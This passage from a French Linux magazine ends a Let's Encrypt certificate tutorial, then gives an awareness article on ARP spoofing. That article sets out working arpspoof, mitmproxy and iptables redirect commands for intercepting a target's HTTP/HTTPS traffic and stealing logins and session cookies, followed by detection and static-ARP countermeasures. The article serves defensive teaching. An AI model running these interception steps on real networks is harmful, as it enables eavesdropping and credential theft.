Il faudra arrêter votre serveur web existant, mais d'un autre côté vous êtes en phase de test. Autre point intéressant, c'est que vous pouvez déjà tester et générer des certificats depuis une machine de test, et vous pourrez ensuite copier ces certificats et les fichiers de configuration de Let's Encrypt une fois tous vos tests terminés. Assurez-vous que cette machine de test soit accessible via le port `80`, et que l'enregistrement DNS du domaine pour lequel vous souhaitez générer un certificat pointe, le temps de vos tests, vers l'IP de la machine.

On commence donc par arrêter tout serveur web comme Nginx :

Terminal
```
$ sudo service nginx stop
```

On peut ensuite lancer la génération du certificat de test :

Terminal
```
$ ./letsencrypt-auto certonly --test-cert --standalone --domain test.
humboldtux.net --agree-tos --text --email contact@humboldtux.net
```

Certaines options de la commande sont évidentes, pour les autres nous avons :

- ⇨ `--test-cert` qui indique d'utiliser les serveurs de test de Let's Encrypt ;
- ⇨ `--agree-tos` pour automatiquement accepter les termes d'utilisation du service ;
- ⇨ `--text` pour une exécution en mode non interactif.

La sortie de la commande précédente, que j'ai occultée dans la sortie console précédente et que vous pouvez trouver ci-après, vous indique ce qui a été fait :

Terminal

```
...
IMPORTANT NOTES:
- If you lose your account credentials, you can recover through
e-mails sent to contact@humboldtux.net.
- Congratulations! Your certificate and chain have been saved at
/etc/letsencrypt/live/test.humboldtux.net/fullchain.pem. Your cert
will expire on 2016-06-26. To obtain a new version of the
certificate in the future, simply run Let's Encrypt again.
- Your account credentials have been saved in your Let's Encrypt
configuration directory at /etc/letsencrypt. You should make a
secure backup of this folder now. This configuration directory will
also contain certificates and private keys obtained by Let's
Encrypt so making regular backups of this folder is ideal.
```

En particulier, un dossier `/etc/letsencrypt` a été créé, avec tout un tas de fichiers, et surtout un dossier `/etc/letsencrypt/live/DOMAINE`, qui contient les fichiers du certificat à utiliser dans la configuration de votre serveur web. En fait, ce dossier contient des liens symboliques vers le dossier `/etc/letsencrypt/archive/DOMAINE` :

Terminal

```
$ sudo ls -l /etc/letsencrypt/live/test.humboldtux.net
cert.pem -> ../../archive/test.humboldtux.net/cert1.pem
chain.pem -> ../../archive/test.humboldtux.net/chain1.pem
fullchain.pem -> ../../archive/test.humboldtux.net/fullchain1.pem
privkey.pem -> ../../archive/test.humboldtux.net/privkey1.pem
```

C'est dans ce dossier que sont effectivement générés les certificats du domaine, et toutes les futures versions lors des renouvellements, en gardant les anciennes comme sauvegarde. Mais les liens symboliques du dossier `/etc/letsencrypt/live/DOMAINE` seront automatiquement mis à jour, et pointeront toujours vers la dernière version lors d'un renouvellement. Il est donc plus sage d'utiliser les liens depuis `/etc/letsencrypt/live/DOMAINE` pour configurer votre serveur web.

Parlant de configuration web, l'article de C. Brocas **[3]** indique comment configurer Apache, et vous trouverez facilement sur Internet de nombreuses configurations Let's Encrypt pour Apache et différents serveurs web. Par exemple, sur le blog d'Emil 'Imil' Heitor vous trouverez des ressources de configuration pour Nginx **[9]**.

N'oubliez pas de redémarrer votre serveur une fois `letsencrypt-auto` utilisé en `standalone` et votre serveur web modifié pour utiliser ces certificats de test :

Terminal

```
$ sudo service nginx start
```

Gardez à l'esprit que ces certificats sont des certificats de test, donc vous aurez droit à la fameuse page d'avertissement de votre navigateur, lorsque vous accéderez à vos pages web.

3. CONFIGURATION

Maintenant que nous avons fait des tests minimaux, nous pouvons créer un fichier de configuration propre à notre domaine. Ainsi, il sera plus simple d'appeler le client, en lui passant cette configuration. C'est aussi très utile si vous avez beaucoup de domaines différents à gérer.

Commencez par créer un sous-dossier qui va contenir cette configuration :

Terminal

```
$ sudo mkdir /etc/letsencrypt/configs
```

Puis, créez le fichier de configuration `/etc/letsencrypt/configs/DOMAINE.conf` suivant :

Fichier

```
domains = test.humboldtux.net
email = contact@humboldtux.net
authenticator = standalone
text = True
agree-tos = True
verbose = True
```

On retrouve dans ce fichier des paramètres que nous passions précédemment sur la ligne de commandes.

4. RENOUVELLEMENT EN STAGING

Un certificat Let's Encrypt est valide 90 jours durant.

On va utiliser ce fichier de configuration pour renouveler, de manière fictive, notre *faux* certificat. On fera ainsi d'une pierre, deux coups : on va tester à la fois la syntaxe de notre fichier de configuration, et en même temps le processus de renouvellement.

Pour cela, on va utiliser `letsencrypt-auto` de manière assez similaire à la création d'un certificat.

NOTE

Il existe une commande `renew` de l'outil `letsencrypt-auto`, mais cette commande renouvelle tous les certificats. C'est pourquoi j'utilise à nouveau la commande `certonly`, qui permet de renouveler des certificats au cas par cas. Méthode plus flexible, surtout si vous avez des fichiers de configuration par domaine.

Terminal

```
$ ./letsencrypt-auto certonly --standalone --test-cert --config /etc/
letsencrypt/configs/humboldtux.net.conf
You have an existing certificate that contains exactly the same domains
you requested and isn't close to expiry.
(ref: /etc/letsencrypt/renewal/test.humboldtux.net.conf)

What would you like to do?
-------------------------------------------------------------------------------
1: Keep the existing certificate for now
2: Renew & replace the cert (limit ~5 per 7 days)
-------------------------------------------------------------------------------
Select the appropriate number [1-2] then [enter] (press 'c' to cancel):
```

Le client a détecté que l'on avait déjà généré un certificat pour ce domaine, que l'on est donc dans le cas d'un renouvellement, et que le certificat existant est encore loin de sa date limite d'expiration. Le client vous propose donc de garder le certificat existant et d'arrêter là, ou bien de renouveler et remplacer le certificat.

Pour éviter de répondre à ce menu de manière interactive, le client propose deux options pour donner une réponse de manière automatique. **`--keep-until-expiring`**, qui, si le certificat est loin de la date de fin de certificat, indique au client de ne rien faire et arrêter là :

Terminal

```
$ ./letsencrypt-auto certonly --test-cert --standalone --keep-until-expiring
--config /etc/letsencrypt/configs/humboldtux.net.conf
...
INFO:letsencrypt.cli:Cert not yet due for renewal
```

Et l'option **`--force-renewal`**, qui force le renouvellement du certificat, quelle que soit sa date d'expiration :

Terminal

```
$ sudo service nginx stop
$ ./letsencrypt-auto certonly --test-cert --standalone --force-renewal
--config /etc/letsencrypt/configs/humboldtux.net.conf
$ sudo service nginx start
```

Une nouvelle version de notre *faux* certificat a été générée dans **`/etc/letsencrypt/archive/DOMAINE`**, et les liens symboliques de **`/etc/letsencrypt/live/DOMAINE`**, mis à jour :

Terminal

```
$ sudo ls -l /etc/letsencrypt/live/test.humboldtux.net
cert.pem -> ../../archive/test.humboldtux.net/cert2.pem
chain.pem -> ../../archive/test.humboldtux.net/chain2.pem
fullchain.pem -> ../../archive/test.humboldtux.net/fullchain2.pem
privkey.pem -> ../../archive/test.humboldtux.net/privkey2.pem
```

Nous avons testé notre fichier de configuration, et fini de tester Let's Encrypt avec de *faux* certificats, passons à la génération de vrais certificats.

5. CRÉATION DU CERTIFICAT VALIDE

Très bien, maintenant que tout est OK, on peut passer à la génération de vrais certificats, en utilisant une commande similaire à la précédente, l'option **`--test-cert`** en moins, ainsi qu'en n'oubliant pas de stopper son serveur web pour que le client puisse passer le défi http :

Terminal

```
$ sudo service nginx stop
$ ./letsencrypt-auto certonly --standalone --force-renewal --config
/etc/letsencrypt/configs/humboldtux.net.conf
```

Le client effectue un « renouvellement » : un nouveau certificat, valide cette fois, sera généré, et les liens symboliques du dossier **/etc/letsencrypt/live/DOMAINE** seront mis à jour vers ce nouveau certificat.

Il ne vous reste plus qu'à redémarrer votre serveur web, qui cette fois ne vous affichera plus de message d'avertissement, grâce à ce nouveau certificat valide.

Terminal

```
$ sudo service nginx start
```

6. SCRIPT

Maintenant que votre serveur web est configuré, avec un certificat valide, il vous faut un script pour surveiller l'expiration de votre certificat et le renouveler au besoin. Voilà un script plus que sommaire, sans vérification, mais qui vous servira d'inspiration et de base sur les commandes précédentes :

Fichier

```
#!/bin/bash

cd /home/user/letsencrypt

service nginx stop

./letsencrypt-auto certonly --standalone --keep-until-expiring --config
/etc/letsencrypt/configs/humboldtux.net.conf

service nginx start
```

À vous de placer ce script dans le dossier CRON de votre choix : une version équivalente (avec quelques tests supplémentaires) placée dans **/etc/cron.daily**, qui vous permettra quotidiennement de renouveler le certificat seulement si nécessaire, au prix d'un redémarrage quotidien du serveur web. Ou alors placez une version de ce script remaniée dans **/etc/cron.monthly**, dans laquelle vous utiliseriez **--force-renewal** pour exécuter le script une fois mensuellement, et forcer le renouvellement du certificat, quelle que soit sa date d'expiration.

CONCLUSION

Let's Encrypt a rapidement été un succès et ses chiffres d'utilisation montent sans cesse en flèche **[10]**. Il est en train de changer fondamentalement l'adoption de certificats pour tout administrateur de serveur, en particulier ceux qui techniquement ou financièrement ne pouvaient franchir le cap.

Mais il est en train également de changer la manière dont les applications sont développées. Outre les serveurs web historiques, qui sont en train d'adopter des solutions pour intégrer de manière complètement transparente Let's Encrypt, d'autres projets au-delà du serveur web suivent cette tendance. Dans le monde Go, **LeGo [11]** est une très bonne implémentation qui est d'ailleurs utilisée par le serveur web **Caddy**, qui lui permet de servir du contenu chiffré grâce à un certificat récupéré et renouvelé automatiquement, sans configuration nécessaire, *out-of-the-box*. ■

NOTE

UN PROJET QUI « BOUGE »

Let's Encrypt évolue très vite et plusieurs évolutions ont déjà eu lieu entre l'écriture de l'article et juste avant qu'il soit mis en page. Et il y a fort à parier qu'il y aura eu encore du nouveau après l'impression du hors-série que vous tenez entre les mains. Outre le client qui devrait passer sous le giron de l'EFF [6], Let's Encrypt est depuis officiellement sorti de la bêta, a consolidé et augmenté son nombre d'entreprises sponsors, et a délivré près de 2 millions de certificats pour près de 4 millions de sites, depuis l'ouverture de la bêta en septembre 2015 [12].

Let's Encrypt a depuis été encore plus largement adopté : on notera parmi ses nouveaux utilisateurs WordPress, qui utilise désormais Let's Encrypt pour sécuriser tous les sites qui utilisent un nom de domaine personnalisé [13] (les sites sous-domaines de **wordpress.com**, type **https://toto.wordpress.com/**, supportaient déjà le chiffrement depuis 2014). Cette adoption par un acteur majeur du Web prouve bien que Let's Encrypt est mature, utilisable en production.

Outre Lego, d'autres clients et librairies ont vu le jour entre-temps, dans différents langages, qui vous permettront d'intégrer Let's Encrypt dans vos applications. On notera parmi ces nouveaux clients celui développé par Russ Cox, qui fait partie de l'équipe de développement du langage Go, client qui s'annonce très prometteur [14].

RÉFÉRENCES

[1] Dépêche *LinuxFR.org* : **https://linuxfr.org/news/reparlons-de-let-s-encrypt**

[2] Présentation par Josh Aas, co-fondateur de Let's Encrypt : **https://www.youtube.com/watch?v=OE5UhQGg_Fo**

[3] BROCAS C., « *Let's Encrypt* », *Linux Pratique n°94*, mars/avril 2016, p. 30 à 37.

[4] Site officiel Let's Encrypt, limites d'utilisation : **https://community.letsencrypt.org/t/rate-limits-for-lets-encrypt/6769**

[5] Client Let's Encrypt officiel : **https://github.com/letsencrypt/letsencrypt**

[6] Blog officiel de Let's Encrypt, futur du client : **https://letsencrypt.org/2016/03/09/le-client-new-home.html**

[7] Client non officiel `letsencrypt.sh` : **https://github.com/lukas2511/letsencrypt.sh**

[8] Serveur de test (*staging*) : **https://acme-staging.api.letsencrypt.org/directory**

[9] Blog de Emil Heitor, configurations Nginx : **https://imil.net/blog/2016/03/12/Letsencrypt-friendly-nginx-configuration/**

[10] Statistiques officielles de Let's Encrypt : **https://letsencrypt.org/stats/**

[11] Implémentation en Go : **https://github.com/xenolf/lego**

[12] **https://letsencrypt.org/2016/**

[13] **https://en.blog.wordpress.com/**

[14] **https://github.com/rsc/**

3

3 TECHNIQUES

À découvrir dans cette partie...

3.1 Vol de données par Spoofing ARP

Vous vous connectez régulièrement à des réseaux Wifi ouverts ? Vous savez que l'on peut vous dérober des données mais vous n'imaginiez peut-être pas à quel point cela est simple avec la mise en place d'une attaque par spoofing ARP. Lire cet article vous fera sans doute changer vos habitudes... p. 68

3.2 Extraction d'informations depuis le réseau

Nous présentons dans cet article quelques outils d'utilisation simple qui permettent de récupérer facilement des éléments transitant sur le réseau. Ainsi, nous montrons qu'il est possible pour un individu malintentionné de capturer les images, les fichiers son, les sessions telnet, ftp ou mail (avec les mots de passe) ou la liste des adresses internet consultées par un poste distant. p. 74

3.3 Vérifiez la solidité de vos clés WiFi

Il semble évident pour tout le monde que le protocole WEP doit être oublié au profit du WPA2 et ce depuis fort longtemps... Mais ce n'est finalement pas si clair pour tout le monde. Cet article en guise de rappel montre comment une clé WEP peut être cassée en quelques minutes et, comme le risque zéro n'existe pas, il indique également comment diminuer les risques de se faire casser une clé WPA2. p. 84

VOL DE DONNÉES PAR SPOOFING ARP

Sylvain NAYROLLES

Dans cet article, nous allons aborder les techniques d'usurpation d'identité au sein d'un réseau, via le protocole ARP, essentiel au fonctionnement d'un réseau IPv4.

Le principe de cet article est de vous sensibiliser aux techniques d'usurpation d'identité au sein d'un réseau domestique. Nous essayerons d'expliquer la méthode, de fournir les outils d'exploitation et d'expliquer les moyens de s'en prémunir. Le *spoofing* ARP est une des techniques les plus répandues et les plus faciles à exploiter sur les réseaux utilisant le protocole IPv4.

1. ADDRESS RESOLUTION PROTOCOL

L'ARP est un protocole essentiel au bon fonctionnement d'un réseau IPv4. Il se situe au même niveau que IP, soit le niveau trois, au sein du modèle OSI. Il permet de réaliser la traduction d'adresses IPv4 en adresses ethernet d'une interface réseau.

Quand, par exemple, une machine cible veut communiquer avec une autre machine au sein du même réseau, elle va *broadcaster* une requête ARP en précisant l'adresse IP de la machine avec laquelle elle veut communiquer au niveau IP. Le serveur, qui reconnaît son adresse IP, répond à la requête du client en spécifiant son adresse ethernet. Il est possible d'observer ce comportement en lançant **Wireshark** et en positionnant un filtre sur les paquets ARP, puis en réalisant un ping, ou tout autre protocole utilisant IP.

Cette information est ensuite mise en cache par la machine cible au sein d'une table, appelée table ARP. Afin de visualiser l'état de votre table ARP, il suffit de taper la commande suivante :

Terminal
```
$ sudo arp -a
```

Pour connaître le temps en secondes de mise en cache d'une requête, il suffit de consulter le paramètre noyau suivant :

Terminal
```
$ cat /proc/sys/net/ipv4/neigh/default/gc_stale_time
```

La valeur par défaut pour les noyaux linux récents est de 60 secondes.

2. FAIBLESSE DU PROTOCOLE

L'ARP ne présente, bien sûr, aucun mécanisme de chiffrement et encore moins de moyens d'authentification. Il ne présente pas non plus de mode connecté. Il est donc impossible de faire correspondre une réponse à une requête. La pile protocolaire enregistre donc toutes les réponses qu'elle reçoit dans sa table, **même si elles ne correspondent à aucune requête**. Le *spoofing* ARP exploite cette faiblesse. Un attaquant va envoyer un paquet réponse bien formé à une machine cible, en indiquant l'adresse IP à détourner, et en l'associant à l'adresse ethernet de l'attaquant. Cette dernière enregistrera la réponse dans sa table sans même avoir émis le souhait de s'y connecter.

Si la machine cible a déjà réalisé une connexion auprès de l'adresse détournée, c'est-à-dire qu'il existe déjà une entrée dans la table correspondant à l'adresse IP, cette dernière sera tout de même mise à jour après le temps de mise en cache fixé par défaut à 60 secondes. Afin d'exploiter ce défaut de configuration, nous allons envoyer des informations très régulièrement sur le réseau.

Une fois la table ARP polluée, la cible aura l'impression d'établir une connexion IP sur la machine détournée, mais les trames ethernet seront adressées à la machine de l'attaquant.

3. SCÉNARIO D'ATTAQUE

Nous allons étudier une attaque par *spoofing* ARP en utilisant des outils disponibles dans les dépôts standards de Debian ou Ubuntu.

Nous allons prendre l'exemple d'un réseau ethernet domestique.

Notre scénario consistera à observer un attaquant usurper l'identité de la *gateway* de sortie, afin de visionner le trafic HTTP, tout en restant le plus transparent possible pour tous les autres protocoles.

3.1 Architecture réseau

Pour mettre en évidence l'attaque, il faut donc trois machines :

- une *Gateway* de sortie qui aura pour adresse IP : `192.168.0.1` ;
- une machine cible qui tentera d'accéder au service, et qui aura pour adresse IP : `192.168.0.2` ;
- une machine GNU/Linux utilisée par l'attaquant qui aura pour adresse IP : `192.168.0.3`.

3.2 Mise en place de la machine cible

La machine cible simule le comportement normal d'un utilisateur. Un navigateur web classique pourra simuler le trafic.

3.3 Mise en place de la machine de l'attaquant

3.3.1 Installation

Le logiciel qui va réaliser le *spoofing* en lui-même est `dsniff` :

Terminal
```
$ sudo apt-get install dsniff
```

Ce paquet contient un ensemble de logiciels tous très pertinents si l'on veut tester des attaques par usurpation d'identité. Notamment, il contient un logiciel dénommé `arpspoof` qui, vous l'aurez deviné, est très utile pour le *spoofing* ARP...

Notre scénario cible un service web. La machine de l'attaquant doit avoir installé un proxy HTTP(s) qui va permettre de visualiser, voire de modifier, le trafic en temps réel. Le paquet `mitmproxy` contient un proxy HTTP(s) écrit en Python, et qui possède une interface CLI très avancée.

Terminal
```
$ sudo apt-get install mitmproxy
```

3.3.2 Configuration

3.3.2.1 IP Forwarding

La machine attaquante doit jouer un rôle de routeur. Elle doit, en effet, transférer les paquets que la machine cible lui adresse via le *spoofing* ARP, vers la *gateway* de sortie, et

vice versa. Pour ce faire, il lui faut activer le mode **ip_forwarding** dans le noyau linux. Cela est réalisé en éditant le fichier **/etc/sysctl.conf**, en identifiant le bloc suivant puis en décommentant la seconde ligne :

Fichier

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Il lui faut ensuite recharger la configuration avec la commande suivante :

Terminal

```
$ sudo sysctl -p /etc/sysctl.conf
```

3.3.2.2 Arpspoof

L'attaquant doit lancer le *spoofing* ARP en lui-même.




Figure 1

Échanges entre la machine cible et la gateway.

Pour ce faire, le logiciel **arpspoof** est lancé en lui précisant de faire passer l'attaquant pour la machine **192.168.0.1** auprès de la machine cible **192.168.0.2** :

Terminal

```
$ sudo arpspoof -t 192.168.0.2 192.168.0.1
```

L'attaquant recevra une suite de log précisant qu'il envoie des réponses ARP en associant l'adresse IP de la *gateway* à une adresse ethernet (Figure 2, page suivante).


Il est toutefois possible de dérouter les paquets qui vont de la *gateway* vers la machine cible en usurpant l'identité de la machine cible auprès de la *gateway* (Figure 3, page suivante).

Terminal

```
$ sudo arpspoof -t 192.168.0.1 192.168.0.2
```


Mais cette dernière opération n'est pas nécessaire dans le cadre de notre scénario d'attaque, car l'attaquant exploitera un proxy HTTP qui servira de relais.

Figure 2



Routage des paquets IP au sein du réseau suite à l'usurpation de l'identité de la gateway auprès de la machine cible. En rouge, les paquets issus du spoofing ARP.

Figure 3



Routage des paquets IP au sein du réseau suite à l'usurpation de l'identité de la gateway auprès de la machine cible ainsi qu'à l'usurpation de l'identité de la machine cible auprès de la gateway. En rouge, les paquets issus du spoofing ARP.

3.3.2.3 Proxy HTTP

La machine attaquante va lancer un proxy HTTP en mode transparent sur le port d'écoute **8080**.

Terminal

```
$ mitmproxy -T -p 8080
```

Dans ce mode, le proxy connaît sa destination finale via le champ d'en-tête **HTTP Host**.

3.3.2.4 Iptable

L'attaquant met ensuite en place une règle iptable afin de rediriger le flux depuis le port **80** vers son proxy HTTP.

Terminal

```
$ sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8080
```

À chaque fois que la machine cible tentera d'accéder à un service HTTP, l'attaquant pourra observer son comportement en direct.

L'attaquant a toutefois la possibilité de se mettre en coupure d'un service HTTPS en ajoutant la règle suivante :

Terminal
```
$ sudo iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j
REDIRECT --to-port 8080
```

La configuration du proxy reste inchangée, tout en étant sensible au fait que le protocole HTTPS, par sa nature, se protège de ce type d'attaque. Certains services peuvent toutefois être mal configurés (certificats auto-signés, ou autorité de certification mal gérée) et y être sensibles. Il existe toutefois un outil, **sslstrip**, qui permet de faire une coupure protocolaire (HTTP vers HTTPS) en ajoutant comme favicon le cadenas SSL. Si l'utilisateur ne fait pas attention, il quitte la communication chiffrée !

3.4 Exploitation

Grâce à l'interface en ligne de commandes du logiciel mitmproxy, l'attaquant peut observer tous les échanges HTTP entre la cible et la *gateway* de sortie. Lors de ces échanges, il peut observer plusieurs types de données sensibles telles que :

- des couples login/mot de passe ;
- des cookies de sessions afin de réaliser des vols de sessions.

Il peut aussi modifier certaines réponses afin d'induire la cible en erreur et la rediriger vers un site de *phishing*.

4. CONTRE-MESURE

Il existe des mécanismes pour détecter, voire se protéger, de ce type d'attaque. Des outils comme **arpalert** nous permettent de détecter les attaques via la détection des changements d'adresses IP sur le réseau, ou l'abondance de réponse ARP pour une même IP :


Terminal
```
$ sudo apt-get install arpalert
```

Dans le cadre de notre scénario d'attaque, la façon la plus efficace de se protéger est de définir l'adresse ethernet de la *gateway*, de façon statique au sein de notre table ARP :

Terminal
```
$ sudo arp -s <host> <hwaddr>
```

CONCLUSION

L'ARP *spoofing* est une attaque simple à mettre en place, surtout depuis un poste Linux. Ce type d'attaque reste très répandu sur des réseaux ouverts, tels que les réseaux wifi de certains *fast-foods*. Si toutefois vous êtes obligé de vous connecter à un réseau inconnu, nous vous conseillons fortement de mettre en place des moyens de protection ou de chiffrement ! ■



EXTRACTION D'INFORMATIONS DEPUIS LE RÉSEAU

Arnaud FÉVRIER

Pour savoir ce qui se passe sur un réseau, le premier outil à utiliser est tshark. Il permet de capturer les paquets qui transitent par une interface et fournit une aide précieuse pour identifier les éléments fautifs. Wireshark, avec son interface graphique permet d'aller plus loin dans l'analyse protocolaire pour les initiés, mais il existe d'autres outils qui permettent des approches complémentaires en étant plus simples à utiliser.

